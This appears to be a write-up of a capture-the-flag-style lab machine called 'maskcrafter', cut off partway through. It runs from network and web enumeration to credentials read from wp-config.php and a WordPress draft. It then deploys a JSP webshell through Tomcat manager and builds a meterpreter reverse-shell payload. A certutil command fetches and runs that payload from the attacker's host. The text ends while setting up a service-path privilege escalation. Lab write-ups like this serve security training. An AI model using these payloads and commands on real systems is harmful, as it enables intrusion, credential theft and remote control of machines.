Enumeration

Netdiscover scan.

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.234.1   00:50:56:c0:00:01      1      60  VMware, Inc.
 192.168.234.167 00:0c:29:4b:53:3a      1      60  VMware, Inc.
 192.168.234.254 00:50:56:f8:5f:83      1      60  VMware, Inc.

┌─[✗]─[root@parrot]─[/home/user]
└──╼ #netdiscover -i eth1 -r 192.168.234.128/24
```

Add machine to /etc/hosts

```
┌─[✗]─[user@parrot]─[~]
└──╼ $cat /etc/hosts
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters

192.168.234.167 maskcrafter
```

Nmap tcp scan.

```
Nmap scan report for maskcrafter (192.168.234.167)
Host is up (0.018s latency).
Not shown: 65517 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp              0 Oct 28 16:04 SW
|_-r--r--r-- 1 ftp ftp            160 Oct 28 13:14 Welcome.txt
22/tcp    open  ssh           Bitvise WinSSHD 8.49 (FlowSsh 8.49; protocol 2.0; non-commercial
use)
| ssh-hostkey:
|   3072 7e:91:6b:b6:58:16:94:6d:f1:89:ee:64:48:b0:49:10 (RSA)
|_  384 37:50:e8:e5:93:9f:84:cc:cc:de:9e:58:23:de:c6:46 (ECDSA)
80/tcp    open  http          Apache httpd 2.4.51 ((Win64) OpenSSL/1.1.1l PHP/8.0.12)
| http-title: Welcome to XAMPP
|_Requested resource was http://maskcrafter/dashboard/
|_http-favicon: Unknown favicon MD5: 56F7C04657931F2D0B79371B2D6E9820
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.0.12
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.51 ((Win64) OpenSSL/1.1.1l PHP/8.0.12)
| http-title: Welcome to XAMPP
|_Requested resource was https://maskcrafter/dashboard/
|_http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.0.12
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
```

```
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
|_SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp  open  http          Apache Tomcat 8.5.72
|_http-title: Apache Tomcat/8.5.72
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:4B:53:3A (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: MASKCRAFTER, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:4b:53:3a
(VMware)
| Names:
|   MASKCRAFTER<00>      Flags: <unique><active>
|   MASKCRAFTER<20>      Flags: <unique><active>
|_  WORKGROUP<00>        Flags: <group><active>
| smb2-time:
|   date: 2021-10-28T17:26:13
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: -1s

NSE: Script Post-scanning.
Initiating NSE at 01:26
Completed NSE at 01:26, 0.00s elapsed
Initiating NSE at 01:26
Completed NSE at 01:26, 0.00s elapsed
Initiating NSE at 01:26
Completed NSE at 01:26, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.17 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65585 (2.625MB)
┌─[root@parrot]─[/home/user]
└──╼ #nmap -sC -sV -p- -v 192.168.234.167
```

Take a look at SW directory.

```
┌─[user@parrot]─[~]
└──╼ $ftp
ftp> open
(to) maskcrafter
Connected to maskcrafter.
```

```
220-Welcome to Maskcrafter FTP server.
220-Yes, you can login anonymously.
220 However, this will get locked down soon.
Name (maskcrafter:user): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
drwxr-xr-x 1 ftp ftp              0 Oct 28 16:04 SW
-r--r--r-- 1 ftp ftp            160 Oct 28 13:14 Welcome.txt
226 Transfer OK
ftp>
```

Take a look at wordpress directory.

```
┌─[user@parrot]─[~]
└──╼ $ftp
ftp> open
(to) maskcrafter
Connected to maskcrafter.
220-Welcome to Maskcrafter FTP server.
220-Yes, you can login anonymously.
220 However, this will get locked down soon.
Name (maskcrafter:user): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
drwxr-xr-x 1 ftp ftp              0 Oct 28 16:04 SW
-r--r--r-- 1 ftp ftp            160 Oct 28 13:14 Welcome.txt
226 Transfer OK
ftp> cd sw
250 CWD successful. "/sw" is current directory.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r-xr-xr-x 1 ftp ftp        1447178 Oct 28 13:58 7z1900-x64.exe
-r-xr-xr-x 1 ftp ftp       20980016 Oct 22 16:27 BvSshServer-Inst.exe
-r-xr-xr-x 1 ftp ftp       35984520 Oct 22 18:20 Foxit_Reader_v7.0.6.1126.exe
drwxr-xr-x 1 ftp ftp              0 Oct 28 13:58 HeidiSQL_11.3_64_Portable
-r-xr-xr-x 1 ftp ftp       85675840 Oct 23 22:01 jre-8u311-windows-x64.exe
-r-xr-xr-x 1 ftp ftp       77598896 Oct 22 16:46 Opera_80.0.4170.63_Setup.exe
drwxr-xr-x 1 ftp ftp              0 Oct 28 15:58 ProcessExplorer
-r--r--r-- 1 ftp ftp        2650810 Oct 28 15:58 ProcessExplorer.zip
drwxr-xr-x 1 ftp ftp              0 Oct 28 14:41 wordpress
-r--r--r-- 1 ftp ftp       16494956 Oct 28 13:40 wordpress-5.8.1.zip
-r-xr-xr-x 1 ftp ftp      168920272 Oct 28 12:58 xampp-windows-x64-8.0.12-0-VS16-installer.exe
226 Transfer OK
ftp>
```

Get wp-config.php

```
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp            543 Oct 28 14:08 .htaccess
-r--r--r-- 1 ftp ftp            405 Feb 06  2020 index.php
-r--r--r-- 1 ftp ftp          19915 Jan 01  2021 license.txt
-r--r--r-- 1 ftp ftp           7346 Jul 06  2021 readme.html
-r--r--r-- 1 ftp ftp           7165 Jan 21  2021 wp-activate.php
drwxr-xr-x 1 ftp ftp              0 Oct 28 14:41 wp-admin
-r--r--r-- 1 ftp ftp            351 Feb 06  2020 wp-blog-header.php
-r--r--r-- 1 ftp ftp           2328 Feb 17  2021 wp-comments-post.php
```

```
-r--r--r-- 1 ftp ftp           3004 May 21  2021 wp-config-sample.php
-r--r--r-- 1 ftp ftp           2995 Oct 28 14:06 wp-config.php
drwxr-xr-x 1 ftp ftp              0 Oct 28 14:41 wp-content
-r--r--r-- 1 ftp ftp           3939 Jul 31  2020 wp-cron.php
drwxr-xr-x 1 ftp ftp              0 Oct 28 14:41 wp-includes
-r--r--r-- 1 ftp ftp           2496 Feb 06  2020 wp-links-opml.php
-r--r--r-- 1 ftp ftp           3900 May 16  2021 wp-load.php
-r--r--r-- 1 ftp ftp          45463 Apr 07  2021 wp-login.php
-r--r--r-- 1 ftp ftp           8509 Apr 14  2020 wp-mail.php
-r--r--r-- 1 ftp ftp          22297 Jun 02  2021 wp-settings.php
-r--r--r-- 1 ftp ftp          31693 May 08  2021 wp-signup.php
-r--r--r-- 1 ftp ftp           4747 Oct 09  2020 wp-trackback.php
-r--r--r-- 1 ftp ftp           3236 Jun 09  2020 xmlrpc.php
226 Transfer OK
ftp> lcd /tmp
Local directory now /tmp
ftp> get wp-config.php
local: wp-config.php remote: wp-config.php
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
2995 bytes received in 0.00 secs (2.5640 MB/s)
ftp>
```

Take a look at the contents. Notice database username and password.

```
┌─[user@parrot]─[/tmp]
└──╼ $cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'w0rdPressPassword' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Do a ffuf scan. Notice the hidden wordpress directory.


```
┌─[user@parrot]─[~]
└──╼ $ffuf -c -w /SecLists/Discovery/Web-Content/raft-large-directories.txt -u
http://maskcrafter/FUZZ -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://maskcrafter/FUZZ
 :: Wordlist         : FUZZ: /SecLists/Discovery/Web-Content/raft-large-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response status: 403
________________________________________________

img                     [Status: 301, Size: 333, Words: 22, Lines: 10]
wordpress               [Status: 301, Size: 339, Words: 22, Lines: 10]
dashboard               [Status: 301, Size: 339, Words: 22, Lines: 10]
IMG                     [Status: 301, Size: 333, Words: 22, Lines: 10]
Img                     [Status: 301, Size: 333, Words: 22, Lines: 10]
xampp                   [Status: 301, Size: 335, Words: 22, Lines: 10]
                        [Status: 302, Size: 0, Words: 1, Lines: 1]
Dashboard               [Status: 301, Size: 339, Words: 22, Lines: 10]
Webalizer               [Status: 301, Size: 339, Words: 22, Lines: 10]
Wordpress               [Status: 301, Size: 339, Words: 22, Lines: 10]
WordPress               [Status: 301, Size: 339, Words: 22, Lines: 10]
WEBALIZER               [Status: 301, Size: 339, Words: 22, Lines: 10]
                        [Status: 302, Size: 0, Words: 1, Lines: 1]
:: Progress: [62283/62283] :: Job [1/1] :: 4425 req/sec :: Duration: [0:02:04] :: Errors: 3 ::
```

Do a wpscan, notice that there are 2 users.
Admin and wordpress.

```
┌─[✗]─[user@parrot]─[~]
└──╼ $wpscan --url http://maskcrafter/wordpress -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.17
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://maskcrafter/wordpress/ [192.168.234.167]
[+] Started: Fri Oct 29 01:32:13 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.0.12
 |  - X-Powered-By: PHP/8.0.12
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://maskcrafter/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
```

```
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://maskcrafter/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://maskcrafter/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://maskcrafter/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.8.1 identified (Latest, released on 2021-09-09).
 | Found By: Rss Generator (Passive Detection)
 |  - http://maskcrafter/wordpress/feed/, <generator>https://wordpress.org/?v=5.8.1</generator>
 |  - http://maskcrafter/wordpress/comments/feed/,
<generator>https://wordpress.org/?v=5.8.1</generator>

[+] WordPress theme in use: twentytwentyone
 | Location: http://maskcrafter/wordpress/wp-content/themes/twentytwentyone/
 | Latest Version: 1.4 (up to date)
 | Last Updated: 2021-07-22T00:00:00.000Z
 | Readme: http://maskcrafter/wordpress/wp-content/themes/twentytwentyone/readme.txt
 | Style URL: http://maskcrafter/wordpress/wp-content/themes/twentytwentyone/style.css?ver=1.4
 | Style Name: Twenty Twenty-One
 | Style URI: https://wordpress.org/themes/twentytwentyone/
 | Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block editor
your best brush. Wi...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.4 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://maskcrafter/wordpress/wp-content/themes/twentytwentyone/style.css?ver=1.4, Match:
'Version: 1.4'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <============================> (10 / 10) 100.00% Time:
00:00:01

[i] User(s) Identified:

[+] wordpress
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://maskcrafter/wordpress/wp-json/wp/v2/users/?per_page=100&page=1
 |  Rss Generator (Aggressive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://maskcrafter/wordpress/wp-json/wp/v2/users/?per_page=100&page=1
 |  Rss Generator (Aggressive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at
https://wpscan.com/register

[+] Finished: Fri Oct 29 01:32:22 2021
[+] Requests Done: 53
[+] Cached Requests: 7
[+] Data Sent: 14.819 KB
[+] Data Received: 346.509 KB
[+] Memory used: 162.691 MB
[+] Elapsed time: 00:00:09
┌─[user@parrot]─[~]
```

Use the credentials found from wp-config.php. You are now logged in. Take a look at tomcat creds.



WordPress 5.8.1 running Twenty Twenty-One theme.

Recently Published

Oct 28th, 2:30 pm Opinion

Oct 28th, 6:08 am Notice

Recent Comments

From A WordPress Commenter on Notice
Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the Comments screen in…


Your Recent Drafts

Tomcat creds October 28, 2021
username: tomcat password: T0mC@tT0mC@tT0mC@t

Enter your closest city to find nearby events.

Foothold.

Now login to tomcat with those found creds.
http://maskcrafter:8080/manager/html
Notice that you can deploy war file.



maskcrafter:8080/manager/html

/manager	None specified	Tomcat Manager Application
/p3RjZoYU9dKz9lZ4UGVuWLAQ	None specified	

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file path:

WAR or Directory path:

Deploy

WAR file to deploy


Select WAR file to upload Browse... No file selected.

Deploy

Issue the following commands:

```
┌─[user@parrot]─[/tmp]
└──╼ $mkdir webshell
┌─[user@parrot]─[/tmp]
└──╼ $cd webshell/
┌─[user@parrot]─[/tmp/webshell]
└──╼ $cp /usr/share/webshells/jsp/cmdjsp.jsp .
┌─[user@parrot]─[/tmp/webshell]
└──╼ $jar -cvf ../webshell.war *
added manifest
adding: cmdjsp.jsp(in = 725) (out= 418)(deflated 42%)
┌─[user@parrot]─[/tmp/webshell]
└──╼ $ls -l ../webshell.war
-rw-r--r-- 1 user user 858 Oct 29 01:38 ../webshell.war
┌─[user@parrot]─[/tmp/webshell]
└──╼ $
```

Upload the webshell.



/webshell	None specified		true

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file path:

WAR or Directory path:


Deploy

WAR file to deploy

Select WAR file to upload Browse... No file selected.

Deploy

Then enter the following url.
http://maskcrafter:8080/webshell/cmdjsp.jsp



// note that linux = cmd and windows = "cmd.exe /c + cmd"

Create meterpreter payload.

```
┌─[user@parrot]─[/tmp]
└──╼ $msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.234.128 LPORT=443
EXITFUNC=thread -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
┌─[user@parrot]─[/tmp]
└──╼ $
```


Execute the following commands.

```
cmd.exe /c "mkdir c:\\myshell"
cmd.exe /c "dir c:\"
cmd /c "certutil.exe -urlcache -f -split http://192.168.234.128/shell.exe c:\\myshell\shell.exe"
cmd.exe /c "dir c:\myshell"
```

Observe the files being xferred over.

```
┌─[user@parrot]─[/tmp]
└──╼ $sudo python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.234.167 - - [29/Oct/2021 08:47:26] "GET /shell.exe HTTP/1.1" 200 -
192.168.234.167 - - [29/Oct/2021 08:47:27] "GET /shell.exe HTTP/1.1" 200 -
```

Observe that there is now a shell.exe on the c:\myshell directory.



// note that linux = cmd and windows = "cmd.exe /c + cmd"

```
 Volume in drive C has no label. Volume Serial Number is EA3B-DBF1 Directory of c:\myshell29/10/2021  08:49 AM
               .29/10/2021  08:49 AM
                    ..29/10/2021  08:49 AM           7,168 shell.exe            1 File(s)          7,168 bytes              2 Dir(s)  50,525,335,552 bytes free
```

Execute this command.

```
cmd.exe /c "c:\myshell\shell.exe"
```

Observe that you now have a meterpreter shell.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.234.128:443
[*] Sending stage (200262 bytes) to 192.168.234.167
[*] Meterpreter session 1 opened (192.168.234.128:443 -> 192.168.234.167:49834) at 2021-10-29
08:52:11 +0800

meterpreter > getuid
Server username: MASKCRAFTER\webuser
meterpreter > sysinfo
```

```
Computer        : MASKCRAFTER
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_SG
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Migrate to another process

```
5116  6620  conhost.exe            x64   0        MASKCRAFTER\webuser
C:\Windows\System32\conhost.exe
 SNIPPED
meterpreter > migrate 5116
[*] Migrating from 1008 to 5116...
[*] Migration completed successfully.
meterpreter >
```

Local privilege escalation.

Load powershell extension.

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter >
```

Upload PowerUp.ps1 to target

```
meterpreter > upload PowerUp.ps1 c://myshell
[*] uploading  : /tmp/PowerUp.ps1 -> c://myshell
[*] uploaded   : /tmp/PowerUp.ps1 -> c://myshell\PowerUp.ps1
meterpreter >
```

Load powerup.ps1

```
PS > pwd

Path
----
C:\myshell


PS > . .\powerup.ps1
PS >
```

Run invoke-allchecks. Observe that the foxitcloudupdate service is exploitable.

```
C:\myshell


PS > . .\powerup.ps1
PS > invoke-allchecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...


[*] Checking for unquoted service paths...


ServiceName   : FoxitCloudUpdateService
Path          : C:\Program Files (x86)\Foxit Software\Foxit Reader\Foxit
Cloud\FCUpdateService.exe
```

```
StartName      : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'FoxitCloudUpdateService' -Path <HijackPath>

[*] Checking service executable and argument permissions...


[*] Checking service permissions...


ServiceName   : FoxitCloudUpdateService
Path          : C:\Program Files (x86)\Foxit Software\Foxit Reader\Foxit
Cloud\FCUpdateService.exe
StartName      : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'FoxitCloudUpdateService'
 SNIPPED
```

Confirm that you have write access.

```
C:\Program Files (x86)>icacls "Foxit Software"
icacls "Foxit Software"
Foxit Software BUILTIN\Users:(OI)(CI)(M)
               NT SERVICE\TrustedInstaller:(I)(F)
               NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
